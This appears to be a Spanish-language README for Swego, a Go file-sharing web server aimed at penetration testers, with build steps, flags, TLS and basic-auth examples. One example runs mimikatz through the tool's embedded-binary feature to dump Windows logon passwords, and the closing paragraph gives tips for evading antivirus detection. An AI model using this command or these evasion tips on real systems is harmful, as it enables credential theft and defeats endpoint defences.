 nodauf/swego


Navaja suiza de servidor web en Golang. Manténlo simple como el SimpleHTTPServer de Python pero con muchas características.

Navaja suiza de servidor web en Golang. Manténlo simple como el SimpleHTTPServer de Python pero con muchas funciones
Si no quieres compilarlo, los binarios están disponibles en https://github.com/nodauf/Swego/releases
De lo contrario, build-essential debe estar instalado y GOPATH configurado:
git clone https://github.com/nodauf/Swego.git
cd Swego/src
make compileLinux # Or make compileWindows
subcomando web:
$ ./webserver web --help
Start the webserver (default subcommand)

Usage:
  Swego web [flags]

Flags:
  -b, --bind int                  Bind Port (default 8080)
  -c, --certificate string        HTTPS certificate : openssl req -new -x509 -sha256 -key server.key -out server.crt -days 365
  -d, --disableListing            Disable directory listing
  -g, --gzip                      Enables gzip/zlib compression (default true)
      --ip string                 Binding IP (default "0.0.0.0")
  -k, --key string                HTTPS Key : openssl genrsa -out server.key 2048
  -o, --oneliners                 Generate oneliners to download files
  -p, --password string           Password for basic auth (default "notsecure")
      --private string            Private folder with basic auth (default "/home/florian/dev/SimpleHTTPServer-golang/src/private")
      --promptPassword            Prompt for for basic auth's password
  -r, --root string               Root folder (default "/home/florian/dev/SimpleHTTPServer-golang/src")
  -s, --searchAndReplace string   Search and replace string in embedded text files
      --tls                       Enables HTTPS
  -u, --username string           Username for basic auth (default "admin")

Global Flags:
      --config string   config file (default is $HOME/.Swego.yaml)
  -h, --help            Help message
subcomando run:
$ ./webserver web --help
Run an embedded binary

Usage:
  Swego run [flags]

Flags:
  -a, --args string     Arguments for the binary
  -b, --binary string   Binary to execute
  -l, --list            List embedded binaries

Global Flags:
      --config string   config file (default is $HOME/.Swego.yaml)
  -h, --help            Help message
$ ./webserver
Sharing /tmp/ on 8080 ...
Sharing /tmp/private on 8080 ...
$ openssl genrsa -out server.key 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
..........................................+++++
.................................................................................................................+++++
e is 65537 (0x010001)

$ openssl req -new -x509 -sha256 -key server.key -out server.crt -days 365
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:

$ ./webserver web --tls --key server.key --certificate server.crt
Sharing /tmp/ on 8080 ...
Sharing /tmp/private on 8080 ...
$ ./webserver-linux-amd64 web --private ThePrivateFolder --username nodauf --password nodauf
Sharing /tmp/ on 8080 ...
Sharing /tmp/ThePrivateFolder on 8080 ...
$ ./webserver-linux-amd64 web --private /tmp/private --root /home/nodauf --username nodauf --password nodauf
Sharing /home/nodauf on 8080 ...
Sharing /tmp/private on 8080 ...
C:\Users\Nodauf>.\webserver.exe run
Usage:
  Swego run [flags]

Flags:
  -a, --args string     Arguments for the binary
  -b, --binary string   Binary to execute
  -l, --list            List embedded binaries

Global Flags:
      --config string   config file (default is $HOME/.Swego.yaml)
  -h, --help            Help message
C:\Users\Nodauf>.\webserver.exe run --binary mimikatz.exe --args "privilege::debug sekurlsa::logonpasswords"
....
Ejecutar el binario de esta manera podría ayudar a evadir protecciones de antivirus. A veces, los argumentos enviados al binario pueden ser detectados por el antivirus; si es posible, usa la CLI interactiva del binario (como mimikatz) o recompila el binario para cambiar el nombre de los argumentos.
